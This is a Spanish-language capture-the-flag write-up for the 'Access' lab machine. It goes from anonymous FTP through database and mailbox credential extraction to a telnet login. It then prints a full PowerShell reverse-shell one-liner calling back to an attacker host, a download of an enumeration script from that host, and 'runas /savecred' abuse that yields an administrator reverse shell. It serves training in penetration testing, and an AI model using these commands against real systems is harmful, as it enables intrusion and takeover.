

Access - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 425 Cannot open data connection.
23/tcp    open  telnet?  syn-ack ttl 127
80/tcp    open  http     syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|_  Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Accedemos por ftp con el usuario anonymous:

```
└─$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM          <DIR>          Backups
08-24-18  09:00PM          <DIR>          Engineer
226 Transfer complete.
```

Localizamos un archivo y nos lo descargamos pero nos da un error porque estamos en ftp en modo ASCII, puede que no se haya pasado de forma correcta:

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM          5652480 backup.mdb
226 Transfer complete.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
  9% |*****
tp: Reading from network: Interrupted system call
  0% |
550 The specified network name is no longer available.
WARNING! 365 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
```

Para descargarnoslo sin errores tenemos que entrar en modo "Binary":

```
ftp> binary
200 Type set to I.SCII mode.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
150 Opening BINARY mode data connection.
100% |*****
226 Transfer complete.
5652480 bytes received in 00:07 (747.12 KiB/s)
ftp> █
```

Con md5sum podemos verificar que los archivos son distintos porque tienen distinto hash:

```
└─(kali㉿kali)-[~/Downloads]
└─$ md5sum backup.mdb
a4b423c60fb954e9fcfd647aee2efa01  backup.mdb

└─(kali㉿kali)-[~/Downloads]
└─$ md5sum backup1.mdb
03c3bd777c4828e8a96cf580f5fc9a01  backup1.mdb
```

En carpeta "Engineer" compartida por ftp vemos otro archivo zip, nos lo descargamos:

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18 12:16AM 10870 Access Control.zip
226 Transfer complete.
ftp> binary
200 Type set to I.SCL mode.
ftp> get Access\ Control.zip
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |*****
226 Transfer complete.
10870 bytes received in 00:00 (31.88 KiB/s)
```

Vemos que el archivo de backup es de Microsoft Access Database:

```
(kali@kali)-[~/Downloads]
$ file backup.mdb
backup.mdb: Microsoft Access Database
```

Podemos utilizar la herramienta "mdbtools" para ver el contenido de ese archivo:

how to open mbd file kali linux

Todo

Videos

Imágenes

Noticias

Web


Libros

Finanzas

Herramientas

Se muestran resultados de how to open ***mbd*** file kali linux

Ver resultados de how to open mbd file kali linux



Kali Linux

https://www.kali.org > tools > md...

Traducir esta página

mbdtools | Kali Linux Tools

Core library for accessing JET / MS Access database (MDB) files programmatically. Allows one to use **MDB files** with PHP for example.

Podemos listar las tablas que contiene la base de datos:

```
$ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGrou p acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups auth_user_permissions base_additiondata base_appoption base_basecode base_datatranslation base_operatortemplate base_person aloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
```

Encontramos credenciales en la tabla "auth-user":

```
(kali@kali)-[~/Downloads]
$ mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

Vamos a descomprimir el archivo zip, como no me deja con el comando unzip lo hacemos con 7zip:

```
(kali) $ 7z e access.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov
64-bit locale=en_US.UTF-8 Threads:3 OPEN_MAX=1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: access.zip
--
Path = access.zip
Type = zip
Physical Size = 10870

Enter password (will not be echoed):
```

Nos pide una contraseña, vamos a pasarle la de "access4u@security" que hemos encontrado antes:

```
Enter password (will not be echoed):
Everything is Ok

Size:          271360
Compressed: 10870
```

Obtenemos un archivo PST:

```
(kali) $ ls -la
total 5836
drwxr-xr-x  2 kali kali   4096 Nov  7 12:48 .
drwx----- 25 kali kali   4096 Nov  7 12:44 ..
-rw-rw-r--  1 kali kali 271360 Aug 23  2018 access.pst
```

Los PSTs son archivos de almacenamiento creadas por windows que contienen correos, contactos, datos personales... Podemos utilizar la herramienta "readpst" para ver el contenido del archivo. Te crea una carpeta con la misma estructura que esta almacenado en el archivo pst, en este caso nos crea "Access Controll"

```
(kali) $ readpst -r access.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
"Access Control" - 2 items done, 0 items skipped.
```

Vemos que hay dos correos:

```
(kali) $ ls -la
total 16
drwxrwxr-x 2 kali kali 4096 Nov  7 12:51 .
drwxr-xr-x 3 kali kali 4096 Nov  7 12:51 ..
-rw-rw-r-- 1 kali kali 3098 Nov  7 12:51 mbox
-rw-rw-r-- 1 kali kali 3112 Nov  7 12:51 mbox00000001
```

El primer correo nos revela unas credenciales:

```
Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.
```

Podemos probar esas credenciales para conectarnos por telnet ya que es el unico puerto por el que nos podemos conectar de forma remota:

```
(kali) $ telnet 10.10.10.98
Trying 10.10.10.98 ...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

Microsoft Telnet Server.

C:\Users\security>
```

ESCALADA DE PRIVILEGIOS

Como voy a utilizar jaws-enum.ps1 para enumerar posibles formas para escalar privilegios vamos a pasar a una terminar el powershell. Nos enviamos una reverse shell:

```
C:\temp>powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.11',1234);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.98] 49161

PS C:\temp>
```

Nos descargamos el script jaws-enum.ps1 de github, lo compartimos con python3 abiernonos un servidor web y nos lo descargamos con el siguiente comando en powershell:

```
(New-Object Net.WebClient).DownloadFile('http://10.10.14.11/jaws-enum.ps1', 'C:\temp\jaws-enum.ps1')

PS C:\temp> (New-Object Net.WebClient).DownloadFile('http://10.10.14.11/jaws-enum.ps1', 'C:\temp\jaws-enum.ps1')
PS C:\temp> dir
Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
d-----            8/21/2018     11:25 PM        logs
d-----            8/21/2018     11:25 PM     scripts
d-----            8/21/2018     11:25 PM sqlsource
-a-----          11/7/2024      6:55 PM      7168 Access.exe
-a-----          11/7/2024      7:34 PM     16974 jaws-enum.ps1
```

Ahora lo ejecutamos normal:

```
PS C:\temp> .\jaws-enum.ps1

Running J.A.W.S. Enumeration
- Gathering User Information
- Gathering Processes, Services and Scheduled Tasks
- Gathering Installed Software
- Gathering File System Information
- Looking for Simple Priv Esc Methods

#####
##      J.A.W.S. (Just Another Windows Enum Script)      ##
##                                                         ##
##      https://github.com/411Hall/JAWS                    ##
##                                                         ##
#####
```


Vemos que tiene unas credenciales del administrador guardadas en la cache:

```
Stored Credentials

Currently stored credentials:

Target: Domain:interactive=ACCESS\Administrator
Type: Domain Password
User: ACCESS\Administrator
```

Como tenemos guardadas las credenciales del usuario administrador en la cache podemos ejecutar comandos como el usuario administrador con el comando "runas" sin proporcionar contraseña. Vamos a buscar como:



```
runas /savecred /user:WORKGROUP\Administrator cmd.exe
```

Vamos a cambiar "workgroup" por el nombre de la maquina. Tambien tenemos que traernos una revershe shell que nos proporcione acceso como el usuario administrador por netcat cuando lo ejecutemos, lo llamaremos "Access.exe". Ahora vamos a ejecutar la reverse shell como el usuario administrator:

```
C:\temp>runas /savecred /user:ACCESS\Administrator "C:\temp\Access.exe"
```

Conseguimos el acceso como el usuario administrator:

```
L$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.98] 49169
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
access\administrator
```